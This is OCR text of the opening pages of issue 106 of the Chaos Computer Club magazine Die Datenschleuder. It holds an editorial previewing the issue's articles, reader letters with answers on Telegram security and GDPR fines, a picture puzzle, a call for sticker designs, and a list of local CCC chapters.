
die datenschleuder.

das wissenschaftliche fachblatt für datenreisende
ein organ des chaos computer club



ISSN 0930-1054 • 2022
2,50 Gelt

#106

Das große Datenschleuder-Leser*innen-Bilderrätsel (Seite 0x08)

Geleitwort

Es ist viel los in der Welt. Und gefühlt kommt man aus dem Doomscrolling gar nicht mehr raus. Immer noch hat uns die Pandemie im Griff, [1] und mit dem Aufschwung nach dem Corona-Tief kommt die Inflation. [2] Die Energiepreise in Europa steigen, [3] während Russland die Annexion von vier ukrainischen Gebieten verkündet. [4] Gleichzeitig bittet die ukrainische Regierung wegen der Kriegsschäden an der heimischen Strom- und Wärmeversorgung geflüchtete Menschen erst im kommenden Frühjahr zurückzukehren. [5] In Teheran starb Mitte September Mahsa Amini in einem Krankenhaus, nachdem sie von der iranischen Moralpolizei festgenommen und mutmaßlich schwer misshandelt wurde, weil sie den Hidschab in der Öffentlichkeit nach deren Ansicht nicht korrekt getragen hatte. [6]

Trotzdem gibt es Grund zur Hoffnung. Im Iran protestieren Teile der Bevölkerung gegen die Zwangsverschleierung als Unterdrückungswerkzeug, angeführt werden sie von Frauen. [7] Und wiederholt gingen die Menschen in Russland gegen den Krieg in der Ukraine auf die Straße. Mindestens 745 Protestierende seien inhaftiert, schrieb die New York Times Ende September. [8]

Aktivismus war und ist also unverzichtbar. Damit Aktivismus stattfinden kann, braucht es mündige Bürger. Und die wachsen nicht auf Bäumen. Deswegen behandeln wir in dieser Datenschleuder das Thema *Bring Your Own Devices an Schulen.* (Seite 0x32) In vielen Schulen in Deutschland werden derzeit elternfinanzierte 1:1-iPad-Ausstattungen der Schüler*innen etabliert, um die von den Schulträgern aus Mitteln des Digitalpakts bereitgestellte Infrastruktur zu nutzen. Dabei kommen jedoch wesentliche Aspekte wie Nachhaltigkeit, Reparierbarkeit, Chancengerechtigkeit, MINT-Bildung und digitale Mündigkeit zu kurz. Eine Lösung böte stattdessen der Einsatz von Open-Source Software.

In der Schule werden idealerweise die Grundsteine für eine solide Bildung gelegt. In den Hackspaces gibt es Anschlussmöglichkeiten und die Möglichkeit weiter zu forschen, die individuellen Interessen in den verschiedensten Projekten mit Gleichgesinnten zu vertiefen.

In dieser Ausgabe stellt sich der Hackspace Fulda vor, erzählt aus seiner Gründerzeit und vom aktuellen Vereinsleben im gleichnamigen Artikel. Und ganz herzlich gratuliert die

Inhalt

Redaktion der Datenschleuder der dezentrale in Leipzig zu ihrem fünfjährigen Bestehen. Einen Einblick in den lokalen Hackspace gewährt *5 Jahre dezentrale Leipzig – (m)eine Retrospektive.* (Seite 0x1c) Eine überregional organisierte Anschlussmöglichkeit für FINTA*-Personen bieten die Haecksen. FINTA* steht für Frauen, Intergeschlechtliche, Nichtbinäre, Trans und Agender. Der Artikel *Wer sind die Haecksen* (Seite 0x15) erklärt, woher der Begriff der Haeckse eigentlich kommt, und warum es einen eigenen Raum für anders als cismännliche Personen braucht.

Die Arbeit, die in den Hackspaces und in überregionalen Gruppen wie den Haecksen passiert, will auch nach außen getragen werden. Zwar findet auch dieses Jahr aufgrund der Pandemie kein Congress statt, was aber nicht heißt, dass Vortragskompetenz nicht wichtig wäre. Immerhin gibt es noch allerlei andere Veranstaltungen im CCC, wie die GPN (Gulaschprogrammiernacht) oder das Camp. Das Chaos braucht Menschen, die ihr Wissen weitergeben wollen, und allen, die bisher davor zurückgeschreckt sind, sei der Artikel *Traut Euch, Talks zu halten* (Seite 0x2b) ans Herz gelegt. Wawuschel beleuchtet darin den Einreichungsprozess, sowie Talk Vor- und Nachbereitung und schildert die eigenen Erfahrungen. In *G'schichten vom Congress – Orga, Auf- und Abbau* (Seite 0x20) geht es dann um die Arbeit des Congress-Orgateams, genauer darum, wie man sich überhaupt in so ein Orgateam verirren kann, wie die Logistik-Crew sich auf den Congress vorbereitet, und was dabei alles so bedacht werden muss.

Daneben kommt in dieser Ausgabe der Datenschleuder das Programmieren selbst nicht zu kurz. *Hello World in C#– Ein Start in die Programmierung auf Microsoft Windows* (Seite 0x49) ist ein Tutorial, welches das Programmieren unter Windows 10 etwas näherbringt. Und in *Kinsing – The Go RAT* (Seite 0x50) erklärt tanto für den CCC Aachen wie die Malware Kinsing anfällige Server angreift, funktioniert und persistent wird.

Doch Code ist nicht nur funktionales Werkzeug. Programmiersprachen bringen auch immer unsere Menschlichkeit zum Ausdruck. Wer in Gemeinschaft ethisch und kulturell wachsen möchte, sollte also die überfunktionalen Eigenschaften von Code lesen und schreiben lernen. In *Code als Kunst- und Kultursprache* (Seite 0x5a) wagt Jan-Christian Petersen eine Annäherung zum Thema.

Doch die Datenschleuder wäre nicht komplett ohne Auflösung des Bilderrätsels der vorherigen Ausgabe.

Und um die Datenschleuder noch breiter zugänglich zu machen, werden auf der DS-Homepage [9] in Zukunft bekannte Archive der Datenschleuder verlinkt. Solltet ihr Menschen kennen, die keine Datenschleuder beziehen, aber Interesse am Lesen haben, gebt diese Info gerne weiter. So wollen wir Zugangshürden aktiv reduzieren. Und falls ihr ein bestehendes Datenschleuder-Archiv euer Eigen nennt, dann schickt uns doch bitte den Link dazu, den teilen wir gerne auf der Homepage. Bekanntlich ist nach der Datenschleuder vor der Datenschleuder. Während ihr diese Ausgabe in Händen haltet, planen wir schon die nächste. Und weil euch die Sticker aus der ds105 so viel Freude bereitet haben, sollen an die ds107 wieder Sticker ran. Dafür brauchen wir eure Hilfe. Blättert also schnell zu *Sendet uns eure Sticker-Designs und Druckdaten*! (Seite 0x0b) Da gibt's die Details.

Damit erstmal genug von Seiten der Redaktion. Wir wünschen Spaß beim Lesen!

Referenzen

[1] taz: „Steigende Coronazahlen: Pandemie ist noch nicht vorbei“ (2022), https://taz.de/Steigende-Coronazahlen/!5884994/

[2] BR24: „Galoppierende Inflation, Hyperinflation: Wo stehen wir?“ (2022), https://www.br.de/nachrichten/wirtschaft/a,TM1zZ1Z

[3] Tagesschau: „Kosten für Gas, Strom und Benzin So hoch wird die Energie-Rechnung“ (2022), https://www.tagesschau.de/wirtschaft/verbraucher/steigende-energiekosten-101.html

[4] Spiegel: „Rechtswidrige Angliederung nach Fake-Abstimmungen: Putin verkündet Annexion ukrainischer Gebiete“ (2022), https://www.spiegel.de/ausland/a-dca7e35a-6d4f-4ddd-b0eb-62369efc27ac

[5] taz: „Geflüchtete, bleibt im Winter fern!“ (2022), https://taz.de/-Nachrichten-im-Ukraine-Krieg-/!5890792/

[6] Amnesty International: „Iran: Internationale Gemeinschaft muss die Aufklärung des Todes von Mahsa Amini fordern“ (2022), https://www.amnesty.de/informieren/aktuell/iran-internationale-gemeinschaft-aufklaerung-tod-von-mahsa-amini

[7] Tagesschau: „Iran: Eine neue Dimension der Proteste“ (2022), https://www.tagesschau.de/ausland/proteste-iran-117.html

[8] The New York Times: „At least 745 people are detained in protests across Russia.“ (2022), https://www.nytimes.com/2022/09/24/world/europe/protests-putin-russia-war.html

[9] Die Datenschleuder: https://ds.ccc.de/

Die Datenschleuder Nr. 106

Herausgeber
(Abos, Adressen, Verwaltungstechnisches etc.)

Chaos Computer Club e. V.
Zeiseweg 9, 22765 Hamburg
<mitgliedschaft@ccc.de> PGP:
9C1C 64B5 F300 D323 326C
6386 1B94 0899 BBE9 8F86

Kontaktadresse
(Artikel, Leser*innenbriefe, Inhaltliches)

Redaktion Datenschleuder
Chaos Computer Club e. V.
Zeiseweg 9, 22765 Hamburg
<ds@ccc.de> PGP:
A2D6 72C1 15A4 363F 0DA0
512F 5835 6F24 94A7 9641
https://ds.ccc.de/

Redaktion dieser Ausgabe

clx, Janine „sharon“ Frisch, Jan „vollkorn“ Girlich, manu, myri, Smettbo, Yves „Kitsune“ Sorge, sylvia, Hanno „Rince“ Wagner, Tobias „geheimorgel“ Weishaupt,

Bearbeitungsschluss der Druckversion

03.11.2022

Liste der Referenzen

https://ds.ccc.de/references/ds106.html

Umschlaggestaltung

Titelbild	vorletzte Seite	Rückseite
kitsune	clx	kitsune

Gesamtherstellung

Texdat-Service gGmbH,
gemeinnützige Inklusionsfirma nach § 215 ff. SGB IX
https://www.texdat.de/
ZVD Kurt Döringer GmbH & Co. KG,
https://www.zvd.info/
Fehringer Industriebuchbinderei,
https://www.ibbfehringer.de/

Eigentumsvorbehalt


Diese Zeitschrift ist solange Eigentum des Absenders, bis sie dem Gefangenen persönlich ausgehändigt worden ist. Zurhabenahme ist keine persönliche Aushändigung im Sinne des Vorbehaltes. Wird die Zeitschrift dem Gefangenen nicht ausgehändigt, so ist sie dem Absender mit dem Grund der Nicht-Aushändigung in Form eines rechtsmittelfähigen Bescheides zurückzusenden.

V. i. S. d. P.

Hanno „Rince“ Wagner

Leser*innenbriefe

Moin-moin,



den fand ich nicht schlecht :)

Grüße,
<Knuth>

Liebes CCC-Team, ich bin seit Ausbruch des Krieges in der Ukraine als Friedensaktivistin im Einsatz und hatte vor ein paar Tagen schon mal ein längeres Gespräch mit einem Mitglied aus dem CCC zum Thema Sicherheit. Vielen Dank, dass Ihr das möglich macht!

Wir haben auch über Telegram gesprochen. Mir ist bekannt, dass die beiden Gründer auf der Seite der russischen Opposition stehen, aber niemand wirklich sagen kann, wie sicher Telegram ist. Ich muss darüber aber für mein Friedensprojekt eine Einschätzung vornehmen. Nun habe ich dazu eine weitere Frage, in der Hoffnung, dass Ihr sie beantworten könnt. Vor dem Hintergrund der aktuellen Situation ist auch diese Frage wieder dringend:

Ist es möglich, dass der FSB Telegram-Nachrichten mitliest? Sprich: Wie sicher ist Telegram bei kompletter Anonymisierung der Profileinstellungen? In diesem Twitter-Bericht (https://twitter.com/matsapulina/status/1518186036697964546) wird geschildert, dass die betreffende Person – eine Aktivistin – ausspioniert wurde. Sie spricht sogar an, dass es möglicherweise Sicherheitslöcher gibt, die absichtsvoll nicht von Telegram geschlossen werden. Ich würde mich sehr freuen, wenn Ihr Euch diese Einträge im Profil der Aktivistin einmal ansehen könntet (ich nutze https://deepl.com/ zum Übersetzen) und meine Frage zur Sicherheit von Telegram vor diesem Hintergrund noch einmal beantworten könntet.

Vielen herzlichen Dank!
<Lena>

Moin Lena, danke für deine Mail an das Mitgliedermagazin des CCC, der Datenschleuder. Telegram hat zwei grundlegende Probleme:

1. Verschlüsselung gibt es nur für 1:1-Chats und nur nachdem sie explizit eingeschaltet wurde. Gruppen-Chats und Chats, bei denen vergessen wurde die Verschlüsselung explizit einzuschalten, sind unverschlüsselt. All diese Chats können von Geheimdiensten durch übliche Kommunikationsüberwachung ausgelesen oder manipuliert werden.

2. Die Verschlüsselungstechnik wurde selbst gebaut und zwar nicht von Experten auf dem Gebiet der Verschlüsselung. Verschlüsselung so zu bauen, dass sie nicht „geknackt“ werden kann, ist wirklich schwierig. Ein noch so kleiner Fehler führt ganz schnell zur kompletten Entschlüsselung. Und ich bin mir sicher auf

Seite der Geheimdienste sitzen Experten, die solche Fehler finden.

Aber neben der Vertraulichkeit deiner Nachrichteninhalte sprichst du noch die Anonymität von dir als Kommunikationspartnerin an. Deine Anonymität hat aber nichts mit Telegram zu tun, sondern damit, wie du dich verhältst und über welche Geräte und Dienstleister du den Dienst nutzt. Wenn ein Geheimdienst sieht, dass ein bestimmter Anschluss verschlüsselt kommuniziert, dann schauen sie einfach als nächstes nach mit wem dieser Anschluss noch kommuniziert. Wenn der gleiche Anschluss, der verschlüsselt kommuniziert, sich auch bei Facebook mit einem bestimmten Profil einloggt, dann ist es sehr wahrscheinlich, dass hinter beiden Aktionen dieselbe Person steht.

Du kannst einen gewissen Aufwand treiben, dann bist du hier im sicheren Deutschland anonym, aber dein gefährdetes Gegenüber in Russland noch nicht.

Ich empfehle dir zwei Dinge:

1. Nutze Signal statt Telegram.
2. Wenn du ernsthaft anonym agieren möchtest, dann kaufe mit Bargeld (Kreditkarten haben deine Daten verknüpft) in einem Shop (Lieferungen haben natürlich deine Daten verknüpft) ein Handy und eine SIM-Karte. SIM-Karten müssen in Deutschland registriert werden. Daher musst du von woanders eine kaufen. Zum Beispiel beim nächsten Urlaub in den Niederlanden. Setze die anonyme SIM-Karte in das anonyme Handy. Gib niemals persönliche Daten in das Handy ein oder verbinde es mit Internetzugängen oder Diensten von dir. Benutze kein WLAN und lege ein Google-Konto zur Nutzung des Play Stores vom Handy aus an.

Gruß
<vollkorn>

Dear CCC, My name is Deni, an Indonesian Journalist from a newspaper called The Jakarta Post and I have several questions for this story I'm working on and let's start with contexts. So, the Indonesian House of Representatives is going to sign the private data protection bill within the near future and naturally, I am writing about this. Specifically, I narrow my focus down to the punishment of failure in protecting data. According to this new law, individuals, institutions, as well as corporations who are found to be guilty in failure of protecting data will get either administrative sanction (written warning, indemnity, etc.) or criminal punishment (fines, imprisonment and asset forfeiture). The idea of my story would be comparing this law with what you have in Germany. So, these are the questions:

1. Can you mention just a few of the most significant punishments to failure in protecting private data in Germany?
2. In practice, is there a direct correlation between the implementation of these punishments and better data protection?
3. Does this kind of disincentive always stimulate a better data protection system?

Thanks a lot for your help, and anyway, don't mean to pressure you but I need this one fast.

Best regards,
<Deni>

Hi Deni,

1. the highest fine due to GDPR violations in the EU so far has been 746 Million Euros for Amazon for online targeting without user consent. This was in Luxembourg, though. https://dataprivacymanager.net/luxembourg-dpa-issues-e746-million-gdpr

-fine-to-amazon/
The highest fine in Germany was 35 Million Euros against the fashion company H&M for an illegal employee questionnaire. https://edpb.europa.eu/news/national-news/2020/hamburg-commissioner-fines-hm-353-million-euro-data-protection-violations_en

2. I do not know of any study of this kind, and I am pretty sure this is an effect, that you cannot measure. Firstly, how do you measure the data protection level of a whole continent? How do you determine, if it got any better? Secondly, you need a value to compare it, too. Like, another EU or Germany, where this change was not implemented.
   A related question I can answer: Do companies feel consequences of their bad data protection due to the fines? Yes, they do.
3. Pretty sure you'll always find a way to implement it without any effect. Here's another question I can answer you: Under which conditions does legislation with fines work? The judicature and data protection agencies need the power and the resources to identify, investigate, and punish data protection violations.

Cheers,
<vollkorn>

Re: Nutzung von WhatsApp #104

Moin, ergänzend zur Antwort des Leserbriefs zur Nutzung von WhatsApp lässt sich hinzufügen, dass es

1. in manchen (europäischen) Ländern, z.B. den Niederlanden, (noch) registrierungspflichtbefreite SIM-Karten gibt und
2. WhatsApp auf ihren Webseiten ein APK zur Verfügung stellt, sodass auf Google verzichtet werden kann. Auf den Link möchte ich bewusst verzichten, da ich die Nutzung von WhatsApp nicht fördern will.

Mit bestem Gruss,
<Muelli>

Re: Bilderrätsel #105

Das Bilderrätsel der letzten Ausgabe war wohl zu einfach – gleich 13 Zuschriften erreichten uns mit den korrekten Antworten – vielen Dank den Mitratenden! Hier die Beschreibung, die Christian geliefert hat:

> *Ihr schriebt „Grau in Grau, die Farbe lässt vermuten, wir bleiben im älteren Gerätespektrum", und in der Tat ist es ein Hinweis-Ansagegerät 1 (HAG-1) der Firma Assmann GmbH, welches im Telefonnetz der Bundespost die Ansagen („Kein Anschluß unter dieser Nummer, Piep, Piep, Piep...") von magnetischen Schallplatten abspielte.*

Hier folgt noch eine kleine Auswahl der eingegangenen Antworten.

Hallo, Ich hab das Teil im Original zwar nie gesehen, aber ein Schallplattenspieler mit zwei Tonabnehmern schreit einfach nach der guten, alten Zeitansage. Eine Nadel für die Stunden, eine für die Minuten. Stopp! Das kann nicht sein. Wurde die Zeit nicht auf die Sekunde genau angesagt...?

<Wando>

Hai, ist ein magnetischer Tonträger in Form einer Schallplatte für die alte Telefonzeitansage. Siehe da: https://www.wasser.de/telefon-alt/forum/index.pl?job=thema&tnr=100000000004131 M. (Uhren-) Ebinger hat den Tipp gegeben ich tendierte zu den ersten experimentellen Festplattenversuchen, das konnte aber nicht bestätigt werden.

<Dieter-Josef>

Hinweis-Ansagegerät 1 (HAG-1) der Firma Assmann GmbH
(http://fernmeldemuseum-aachen.de)

Hallo zusammen, ich möchte das Bilderrätsel aus der DS lösen: Bei dieser lustigen Kreuzung aus Schallplatte und Tonband handelt es sich um das „Hinweisansagegerät“ HAG 1 der Firma ASSMANN, das bei der „grauen“ Deutschen Bundespost weiland zum Endlosabspielen von Ansagetexten wie „Kein Anschluss unter dieser Nummer“ verwendet wurde.

Das Gerät kann man in diesem schönen Video in Aktion sehen: https://www.youtube.com/watch?v=zxyOs2QlXiA

<Michael>

Bilderrätsel dieser Ausgabe

Manche Gespräche lassen sich mit Emojis abkürzen, manche brauchen diese Tastatur. Eingeweihte wissen, dass das nur funktioniert, wenn es keine weiteren Störungen gibt. Sonst muss eben angerufen werden. Aber es ist schon luxuriöser, wenn nicht händisch protokolliert werden muss, was hier ein- und übergeben wird.

Hast du eine Idee, was das für ein Gerät sein könnte? Dann schreibe uns deine Vermutung an <ds@ccc.de>.

es ist 2022

meine versicherung: legen sie doch ein online dings an, dann können sie ganz einfach blabla

ich: ok, wegen mir, weniger portokosten

onlineformular: ihre nummer ist falsch

ich:...

hotline: ja, sie haben einen umlaut im nachnamen

ich: Ü

hotline: ich leg das von hier an, vergeben sie bitte 1 pw

ich: **********

formular: alle bedingungen erfüllt, weiter button trotzdem grau

hotline: was haben sie denn als sonderzeichen?

ich: *checking pw manager* ein ***@***

hotline: ja, das sieht der nicht als sonderzeichen, nehmen sie einen .

es ist 2022


36C3
CYBERPEACE
EFF
SPENDER:IN
NETZPOLITIK.ORG
CLUB-MATE
VORRATSMATENPEICHERUNG
Codeberg
PUSH
ERROR
Eine nachhaltige Digitalisierung ist möglich!
bits-und-baeume.org
EWIGE BLUMEN KRAFT
Netz vergisst
DON'T EXTRADITE ASSANGE
NO SPY
WORK 24/7 BUY CONSUME THEN DIE
WE YELL, WE SELL, LIES WE TELL
3 MILLIONEN BOTS KÖNNEN NICHT IRREN
Murphy-freie Zone

Sendet uns Sticker-Designs und Druckdaten!

von manu <manu@stickeroperation.center>

In der letzten Datenschleuder haben wir euch ein kleines Geschenk gemacht: Am Ende der Ausgabe haben wir einen Stickerbogen voll mit fiktiven und echten Logos vieler unterschiedlicher Gruppen aus Chaos und Congress versteckt. Um auch in Zukunft vielseitige Stickerbögen beilegen zu können, wünschen wir uns Einsendungen und Ideen von euch.

Die Stickersammlung der letzten Ausgabe scheint auf viel Zustimmung und Liebe getroffen zu sein. Fotos von Laptops und Möbeln mit neuer Dekoration machten in sozialen Netzwerken die Runde, und angeblich soll das eine oder andere selbstgeklebte Chaos-Organigramm dabei entstanden sein. Kurz gesagt: ihr habt viel Freude daran gezeigt.

Wir wollen euch nun die Möglichkeit bieten, zukünftige Stickerseiten mitzugestalten. Vergangene Chaos-Veranstaltungen haben gezeigt, dass es unter euch zahlreiche kreative Köpfe und experimentierfreudige Wesen gibt, die uns immer wieder mit ihren Motiven und Ideen begeistern. Ob es sich dabei nun um ein absurdes Warnlabel, eine schöne Zeichnung oder etwas ganz anders handelt – diese Kreativität in Stickerform möchten wir in der Datenschleuder gerne widerspiegeln. Auf dass diese Sticker am Ende zahlreiche Geräte oder Einrichtungsgegenstände verzieren werden, um auch euch das Leben ein kleines Bisschen bunter zu machen!

Hiermit seid ihr aufgerufen, uns Sticker für zukünftige Ausgaben einzureichen. Zum Einreichen fertiger Druckdaten (am besten in editierbarer Form) dürft ihr das nagelneue „Hacker Archive“ [1] benutzen, auf dem euch ein Upload-Formular[2] zur Beteiligung bereitgestellt wird. Bitte stellt beim Hochladen sicher, dass es sich entweder um eure eigene Arbeit handelt, oder das Werk unter einer freien Lizenz steht.

Wenn ihr eine super Idee für ein Motiv habt, die ihr uns mitteilen möchtet, aber nicht selbst umsetzen könnt, schickt sie uns an <ds@ccc.de>. Wenn wir die Idee gut finden, findet sich unter Umständen ein Wesen, das diese Idee Realität werden lässt. Vielleicht ja auch mit euch zusammen.

So könnt ihr uns nicht nur mit neuen und bewährten Motiven für zukünftige Datenschleuder-Stickerbögen unterstützen, sondern auch zur Archivierung Chaos- beziehungsweise Hackerkultur-bezogener Kreationen beitragen.

Zusätzlich werden die Designs, die in der jeweiligen Datenschleuder-Ausgabe verwendet wurden, neben dem PDF und dem ePUB zum Download [3] angeboten werden.

Referenzen

[1] The Hacker Archive: https://hacker-archive.org/

[2] The Hacker Archive: „Upload-Formular“, https://hacker-archive.org/s/Start/page/contribute

[3] Datenschleuder: „Ältere Ausgaben“, https://ds.ccc.de/download.html


Lübeck
Hamburg
Bremen
Hannover
Berlin
Dortmund
Paderborn
Essen
Kassel
Göttingen
dorf
Köln
Dresde
Siegen
Fulda
Frankfurt am Main
Wiesbaden
Bamberg
Würzburg
Darmstadt
Erlangen
Mannheim
serslautern
Karlsruhe
Stuttgart
Freiburg
Ulm
München
Salzburg
Basel
Zürich

Erfahrungsaustauschkreise

Aachen :: CCCAC :: Chaos Computer Club Aachen e. V. https://aachen.ccc.de/
Schützenstraße 11, 52062 Aachen

Bamberg :: backspace e. V. https://www.hackerspace-bamberg.de/
Di 19 Uhr :: backspace, Spiegelgraben 41, 96052 Bamberg

Basel :: CCC Basel :: Chaos Computer Club Basel https://www.ccc-basel.ch/
Di 19:30 Uhr :: Birsfelderstrasse 6, 4132 Muttenz

Berlin :: CCCB :: Chaos Computer Club Berlin e. V. https://berlin.ccc.de/
Di u. Do 19 Uhr :: Club Discordia, Marienstraße 11, 10117 Berlin

Bremen :: CCCHB :: Chaos Computer Club Bremen e. V. https://ccchb.de/
Di 20 Uhr :: https://meeten.statt-drosseln.de/b/inj-2ec-4na, Zweigstraße 1, 28217 Bremen

Darmstadt :: Chaos Computer Club Darmstadt e. V. https://www.chaos-darmstadt.de/
Di 19 Uhr u. Fr 18 Uhr :: W17, Wilhelminenstraße 17, 64283 Darmstadt

Dortmund :: Chaostreff Dortmund e. V. https://www.chaostreff-dortmund.de/
Di u. Do 19 Uhr :: Langer August, Braunschweiger Straße 22, 44145 Dortmund

Dresden :: C3D2 :: Netzbiotop Dresden e. V. https://c3d2.de/
Di u. Do 19 Uhr :: HQ, Riesaer Straße 32, 01127 Dresden

Düsseldorf :: Chaosdorf :: Chaosdorf e. V. https://chaosdorf.de/
Fr ab 18 Uhr :: Chaosdorf, Sonnenstraße 58, 40227 Düsseldorf

Erlangen :: Bits'n'Bugs e. V. https://erlangen.ccc.de/
Fr 18:00 Uhr :: ZAM Erlangen, Hauptstraße 65-67, 91054 Erlangen

Essen :: Chaospott :: foobar e. V. https://chaospott.de/
Mi 19 Uhr u. So 16 Uhr :: foobar, Sibyllastraße 9, 45136 Essen

Frankfurt am Main :: CCCFFM :: CCCFFM e. V. https://ccc-ffm.de/
Di u. Do 19 Uhr :: Hackquarter ccc-ffm, Häuser Gasse 2, 60487 Frankfurt am Main

Freiburg :: CCCFr :: Chaos Computer Club Freiburg e. V. https://cccfr.de/
Mo u. Di 19 Uhr :: Hackspace, Adlerstraße 12 a, 79098 Freiburg im Breisgau

Fulda :: mag.lab :: Magrathea Laboratoratories e. V. https://maglab.space/
Fr 19 Uhr :: Buttlarstraße 1 a, 36039 Fulda

Göttingen :: CCCGoe :: CCC Göttingen e. V. https://cccgoe.de/
2. Di 20 Uhr :: Neotopia, Von-Bar-Straße 2–4, 37075 Göttingen

Hamburg :: CCCHH :: CCC Hansestadt Hamburg e. V. https://hamburg.ccc.de/
letzter Di 20 Uhr :: CCCHH, Zeiseweg 9, 22765 Hamburg

Hannover :: C3H :: Leitstelle 511 - Chaos Computer Club Hannover e. V. https://hannover.ccc.de/
Mi 19 Uhr u. letzter So 16 Uhr :: Leitstelle 511, Klaus-Müller-Kilian-Weg 2, 30167 Hannover

Kaiserslautern :: Chaos inKL. e. V. http://www.chaos-inkl.de
Sa 19 Uhr :: Klubraum, Rudolf-Breitscheid-Straße 65, 67655 Kaiserslautern

Karlsruhe :: Entropia :: Entropia e. V. https://entropia.de/
Sa 19:30 Uhr :: Entropia, Steinstraße 23, 76133 Karlsruhe

Kassel :: CCC Kassel :: flipdot e. V. https://flipdot.org/
Di 19 Uhr :: flipdot, Franz-Ulrich-Straße 18, 34117 Kassel

Köln :: C4 :: Chaos Computer Club Cologne e. V.	https://koeln.ccc.de/
	Do 20 Uhr :: Chaoslabor, Heliosstraße 6 a, 50825 Köln
Lübeck :: nbsp :: Chaotikum e. V.	https://chaotikum.org/
	Mi 19 Uhr :: Fackenburger Allee 11, 23554 Lübeck
Mannheim :: C3MA :: Chaos Computer Club Mannheim e. V.	https://www.ccc-mannheim.de/
	Fr 19 Uhr :: Neckarauer Straße 106–116, 68163 Mannheim
München :: muCCC :: Chaos Computer Club München e. V.	https://www.muc.ccc.de/
	2. Di 20 Uhr :: muc, Schleißheimerstraße 39, 80797 München
Paderborn :: C3PB :: C3PB e. V.	https://c3pb.de/
	Mi 19 Uhr, 1. So ab 12 Uhr :: Westernmauer 12–16, 33098 Paderborn
Salzburg :: CCC Salzburg :: Chaostreff Salzburg	https://cccsbg.at
	Fr 18 Uhr :: Ulrike-Gschwandtner-Straße 5, 5020 Salzburg
Siegen :: Chaos Siegen, HerzSi :: Chaos Siegen e. V.	https://chaos-siegen.de/
	Do 19:30 :: Hackspace Siegen, Effertsufer 104, 57072 Siegen
Stuttgart :: CCCS :: Chaos Computer Club Stuttgart e. V.	https://cccs.de/
	1. Di 18 Uhr (Lichtblick), 3. Mi (shackspace) :: Stuttgart
Ulm :: CCCU :: Hackerspace Ulm e. V.	https://ulm.ccc.de/
	oft :: Freiraum, Platzgasse 18, 89073 Ulm
Wien :: C3W :: Chaos Computer Club Wien	https://c3w.at/
	3. Di 19 Uhr :: Metalab, Rathausstraße 6, 1010 Wien
Wiesbaden :: CCCWI :: Chaos Computer Club Wiesbaden e. V.	https://cccwi.de/
	Di 19 Uhr :: Sedanplatz 7, 65183 Wiesbaden
Würzburg :: N2N :: Nerd2Nerd e. V.	https://nerd2nerd.org/
